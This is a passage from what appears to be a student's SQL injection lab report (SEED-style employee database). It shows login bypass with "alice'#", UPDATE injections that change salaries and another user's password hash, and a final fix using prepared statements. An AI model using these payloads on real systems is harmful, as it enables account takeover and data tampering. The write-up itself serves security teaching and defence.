


Screenshot 11: Message of failure of SQL injection.


- This fails because attack PHP's `mysqli::query()` function in PHP is designed to execute only ONE SQL statement per call. It does not support executing multiple SQL statements separated by semicolons, even if they are syntactically valid SQL code. This is a defense-in-depth mechanism at the API level that prevents attackers from chaining multiple dangerous commands like `DROP TABLE` or `DELETE`.
- But this cannot be a proper solution as:-
 1. Attackers can still use single-statement attacks.
 2. It still doesn't protect us from `INSERT`, `SELECT` and `UPDATE` injection attacks.
 3. Don't forget that it's in API format and may not exist in other languages/frameworks.

Task 3

- To modify the salary of Alice, we need to access her account. So, for that we will use “alice’#” as highlighted in Screenshot 12 and we can observe that original salary of Alice is 20000 from Screenshot 13.




Screenshot 12: Injecting SQL in Profile login using “alice’#”.




Screenshot 13: Details of Alice Profile by successful SQL injection.

- Now, we will select Edit Profile and then in Phone Number, we will enter “’, salary=’99999” (as highlighted Screenshot 14) which will edit her salary from 20000 to 99999 as observed in Screenshot 15.




Screenshot 14: using “’, salary=’99999” to perform SQL injection.




Screenshot 15: Information of Alice’s Profile.

- Now to edit someone else's salary, we can do that from Alice's Profile by simply entering `“, salary='1' WHERE name='Boby'#" (as highlighted Screenshot 16) which will change Bobby's salary to 1 as observed in Screenshot 17.`




Screenshot 16: using `"', salary='1' WHERE name='Boby'#" for SQL injection.`




Screenshot 17: Details of every employees by successful SQL injection.

- Now, to modify other's password, we need a SHA1 hash of the new password. So, we enter "echo -n "newpass" | sha1sum" in terminal which gives us hash as highlighted in Screenshot 18.




Screenshot 18: "echo -n "newpass" | sha1sum" command to get password hash.

- Then we input SQL query in phone number column in Alice profile- ', password='6c55803d6f1d7a177a0db3eb4b343b0d50f9c111' WHERE name='Boby'# as highlighted in Screenshot 19.




Screenshot 19: "', password='6c55803d6f1d7a177a0db3eb4b343b0d50f9c111' WHERE name='Boby'#" SQL injection to change password.

- That SQL code will change Bobby's password and we can observe I entered new password "newpass" in Screenshot 20 and got into the account as observed in Screenshot 21.



Screenshot 20: Entering new password in Bobby's login credentials.



Screenshot 21: Successful Bobby's login using new password.

Task 4

- As we can see in Screenshot 22 that edit contains inside php file of website using “nano unsafe.php” and replace it with “\$stmt = \$conn->prepare("SELECT id, name, eid, salary, ssn

FROM credential

WHERE name=? and Password=?");

```
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
```

```
$stmt->execute();
```

\$result = \$stmt->get_result();" which is highlighted in

Screenshot 22 which will block most of the SQL injection attacks as we can see from two example which I gave.

The screenshot shows a terminal window with the following content:

```
GNU nano 4.8
<?php
// Function to create a sql connection.
function getdb() {
    $dbhost="10.0.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlLab_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_name = $_GET['username'];
$input_pwd = $_GET['Password'];
$shashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();


// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name=? and Password=?");
$stmt->bind_param("ss", $input_name, $shashed_pwd);
$stmt->execute();
$result = $stmt->get_result();
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id = $firstrow["id"];
    $name = $firstrow["name"];
    $eid = $firstrow["eid"];
    $salary = $firstrow["salary"];
    $ssn = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
```

